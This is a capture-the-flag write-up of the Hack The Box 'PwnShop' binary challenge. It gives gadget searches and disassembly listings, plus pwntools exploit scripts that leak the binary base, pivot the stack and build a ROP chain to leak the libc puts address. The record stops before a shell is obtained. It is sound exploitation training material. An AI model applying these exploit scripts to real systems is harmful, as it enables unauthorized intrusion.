


```
(env) flerb@ubuntu:~/HTB/PwnShop$ ROPgadget --binary pwnshop --only "sub|ret"
Gadgets information
============================================================
0x000000000000101a : ret
0x0000000000001072 : ret 0x2f
0x000000000000121a : sub esp, 0x28 ; ret
0x0000000000001219 : sub rsp, 0x28 ; ret

Unique gadgets found: 4
(env) flerb@ubuntu:~/HTB/PwnShop$
```

Before the subtract 0x28 from RSP, RSP is pointing at the proper return address that was pushed onto the stack before making the initial jump back into the function above in the Program Code, so subtracting 8 takes us back to the overwritten return address and subtracting an additional 0x20/32 bytes from that gives us 32 bytes for the ROP chain, 32/8 is 4 so we have 4 links that our chain can have, and, depending on the length of the ROP chain we main need some padding after it before the overwritten return address:




The exploit code to test is as follows, after scratching various body parts and questioning my life choices for some time, I decided to try it against the HTB box, and suprisingly it works. So the exploit doesn't work locally but works nicely against the HTB box:




```
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

# pwnshop exploit

def main():
    #context.log_level = 'DEBUG'
    #context(os='linux', arch='amd64')
    #io = process('./pwnshop')
    io = remote('139.59.183.98', 32536)

    # STEP 0
    # Leak binary address
    io.sendlineafter('\n> ', b'2')
    io.sendlineafter('What do you wish to sell? ', b'cheese')
    #pad input to 8 bytes for input so we get up to the pointer address
    leak_padding = b'1' * 8
    io.sendafter('How much do you want for it? ', leak_padding)

    #receive the input received and split to get from end of padding to the question mark
    binary_offset = io.recvline().split(leak_padding)[1].split(b'?')[0]
    #convert to bytearray and pad left side with \x00s
    binary_offset = bytearray(binary_offset).ljust(8, b'\x00')
    #unpack little endian
    binary_offset = u64(binary_offset, endian='little')
    #subtract 0x40c0 from leaked address to get the beginning of the binary, leaked address is as offset 0x40c0 from start of binary
    binary_offset -= 0x40c0
    log.success(f'{Fore.GREEN}Leaked binary offset: {str(hex(binary_offset))}{Style.RESET_ALL}')

    # STEP 1: Stack Pivot
    #takes us to the start of the rop chain
    padding_to_rop_chain = b'a' * 40

    #calculates real address of sell_function
    sell_function = p64(0x126a + binary_offset)

    #just putting sell_function on the stack twice to see if we can call it twice and confirm everything is working
    rop_chain = sell_function + sell_function
    #from diagram, total length of 72 - padding to rop chain (40 bytes) - length of rop chain (16 bytes?)
    padding_to_stack_pivot = (72 - len(padding_to_rop_chain) - len(rop_chain)) * b'b'

    #calculates real address of subtract_rsp function we're calling to manipulate rsp back into the ROP chain
    sub_rsp = p64(0x1219 + binary_offset)
    #40 bytes of b'a' + sell function + sell function + 16 bytes of b'a' calculated above + sub_rsp address
    payload = padding_to_rop_chain + rop_chain + padding_to_stack_pivot + sub_rsp
    print(payload)

    io.sendlineafter('\n> ', '1')
    io.sendafter('Enter details: ', payload)
    io.interactive()
if __name__ == '__main__':
```

On my machine overwriting the return address fails and it segfaults, I think because of the way that the stack is aligned...unless I'm mistaken, but this caused problems in past exploits too:



```
flerb@ubuntu:~/HTB/PwnShop$ ./solve_local.py
[+] Starting local process './pwnshop': pid 3380
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs
.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs
.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked binary offset: 0x55b35ea58000
b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaj\x92\xa5^\xb3U\x00\x00j\x92\xa5^\xb3U\x00\x00bbbbbbbbbbbbbbbb\x19\x92\xa5^\xb3U\x00\x00'
./solve_local.py:51: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('\n> ', '1')
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ 
```


Whereas against the HTB box:




```
flerb@ubuntu:~/HTB/PwnShop$ ./solve_local.py
[+] Opening connection to 139.59.183.98 on port 32536: Done
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked binary offset: 0x55ebc6bba000
b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaj\xb2\xbb\xc6\xebU\x00\x00j\xb2\xbb\xc6\xebU\x00\x00bbbbbbbbbbbbbbbb\x19\xb2\xbb\xc6\xebU\x00\x00'
./solve_local.py:51: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('\n> ', '1')
[*] Switching to interactive mode
What do you wish to sell? $ cheese
How much do you want for it? $
What?
? The best I can do is 13.37$
What do you wish to sell? $ cheese
How much do you want for it? $
What?
? The best I can do is 13.37$
[*] Got EOF while reading in interactive
$
```

Return to LibC

Can use a puts call to leak address of LibC puts function and then use that to calculate the rest:




```
                        //
                        // .got.plt
                        // SHT_PROGBITS  [0x4000 - 0x404f]
                        // ram:00104000-ram:0010404f
                        //

                        __DT_PLTGOT                              XREF[2]:     00103ed0(*),
                                                                              _elfSectionHeaders::00000590(*)
   00104000 f8 3d 10       addr       _DYNAMIC
            00 00 00
            00 00

                        PTR_00104008                             XREF[1]:     FUN_00101020:00101020(R)
   00104008 00 00 00       addr       00000000
            00 00 00
            00 00

                        PTR_00104010                             XREF[1]:     FUN_00101020:00101026
   00104010 00 00 00       addr       00000000
            00 00 00
            00 00

                        PTR_puts_00104018                        XREF[1]:     puts:00101030
   00104018 08 50 10       addr       <EXTERNAL>::puts                          = ??
            00 00 00
            00 00
```



```
                    ************************************************************
                    *                       THUNK FUNCTION                     *
                    ************************************************************
                    thunk int puts(char * __s)
                      Thunked-Function: <EXTERNAL>::puts
     int              EAX:4          <RETURN>
     char *           RDI:8          __s
                    <EXTERNAL>::puts                           XREF[5]:     Intro-Loop:001010b8(c),
                                                                            Intro-Loop:001010c0(c),
                                                                            Intro-Loop:00101107(c),
                                                                            Sell:001012ec(c),
                                                                            Buy:00101335(c)
00101030 ff 25 e2       JMP        qword ptr [-><EXTERNAL>::puts]              int puts(char * __s)
         2f 00 00
                    -- Flow Override: CALL_RETURN (COMPUTED_CALL_TERMINATOR)
00101036 68 00 00       PUSH       0x0
         00 00
0010103b e9 e0 ff       JMP        FUN_00101020                                undefined FUN_00101020()
         ff ff
```

The address of puts function called within the program is at offset 0x4018 from the start of the program

The puts function prints the string at the address held in rdi:




```
                    PTR_puts_00104018                   XREF[1]:     puts:00101030
00104018 08 50 10       addr        <EXTERNAL>::puts                   = ??
         00 00 00
         00 00

                    PTR_printf_00104020                 XREF[1]:     printf:00101040
00104020 10 50 10       addr        <EXTERNAL>::printf                 = ??
         00 00 00
         00 00

                    PTR_alarm_00104028                  XREF[1]:     alarm:00101050
00104028 18 50 10       addr        <EXTERNAL>::alarm                  = ??
         00 00 00
         00 00

                    PTR_read_00104030                   XREF[1]:     read:00101060
00104030 20 50 10       addr        <EXTERNAL>::read                   = ??
         00 00 00
         00 00

                    PTR_strcmp_00104038                 XREF[1]:     strcmp:00101070
00104038 30 50 10       addr        <EXTERNAL>::strcmp                 = ??
```

```
00101020 ff 35 e2       PUSH       qword ptr [PTR_00104008]
         2f 00 00
00101026 ff 25 e4       JMP        qword ptr [PTR_00104010]
         2f 00 00
0010102c 0f             ??         0Fh
0010102d 1f             ??         1Fh
0010102e 40             ??         40h    @
0010102f 00             ??         00h

                    ************************************************************
                    *                       THUNK FUNCTION
                    ************************************************************
                    thunk int puts(char * __s)
                      Thunked-Function: <EXTERNAL>::puts
     int              EAX:4          <RETURN>
     char *           RDI:8          __s
                    <EXTERNAL>::puts                                XREF[5
```

So we need a pop rdi to pop the value off the stack that we want to print into rdi in the binary, we can find a pop rdi using radare2, and this tool is awesome, so cool


https://trustfoundry.net/basic-rop-techniques-and-tricks/
https://github.com/radareorg/radare2



```
flerb@ubuntu:~/HTB/PwnShop$ r2 pwnshop
Warning: run r2 with -e bin.cache=true to fix relocations in disassembly
 -- radare2-built farm beats the facebook one.
[0x00001120]> /R pop rdi
  0x000013c3                 5f  pop rdi
  0x000013c4                 c3  ret

[0x00001120]>
```

The address of the pop is 0x13c3
We know the buy funtion is at 0x132a from ghydra, and have the got_puts and plt_puts from ghydra as well, so those offsets can be include in the script.

The reason we need the buy_function is so we can loop back into proper program execution after leaking the LibC puts address and use the offset information we leaked in the first pass.
After leaking the binary offset in step one the following code can be used to leak the real address of the puts function in LibC.


In the rop_chain we pop the address off the stack of got_puts into rdi so that address is sent as an argument to plt_puts, which dutifully prints out the address of got_puts that is stored in rdi. The puts function then returns to the buy function so program execution continues:


```
    # Step 2: Leaking LIBC address with stack pivot and calling main again
    got_puts = p64(binary_offset + 0x4018)
    plt_puts = p64(binary_offset + 0x1030)
    pop_rdi = p64(binary_offset + 0x13c3)
    buy_function = p64(binary_offset + 0x132a)
    padding_to_rop_chain = b'a' * 40


    rop_chain = pop_rdi + got_puts + plt_puts + buy_function
    #from diagram, total length of 72 - padding to rop chain (40 bytes) - length of rop chain (16 bytes?)
    padding_to_stack_pivot = (72 - len(padding_to_rop_chain) - len(rop_chain)) * b'b'

    #calculates real address of subtract_rsp function we're calling to manipulate rsp back into the ROP chain
    sub_rsp = p64(0x1219 + binary_offset)
    #40 bytes of b'a' + sell function + sell function + 16 bytes of b'a' calculated above + sub_rsp address
    payload = padding_to_rop_chain + rop_chain + padding_to_stack_pivot + sub_rsp

    io.sendlineafter('\n> ', '1')
    io.sendafter('Enter details: ', payload)

    leaked_puts_libc = io.recvline()[:6]
    leaked_puts_libc = bytearray(leaked_puts_libc).ljust(8,b'\00')
    leaked_puts_libc = u64(leaked_puts_libc, endian='little')
    log.success(f'{Fore.GREEN}Leaked puts@GLIBC Offset: {str(hex(leaked_puts_libc))}{Style.RESET_ALL}')

    io.interactive()

if __name__ == '__main__':
    main()
```



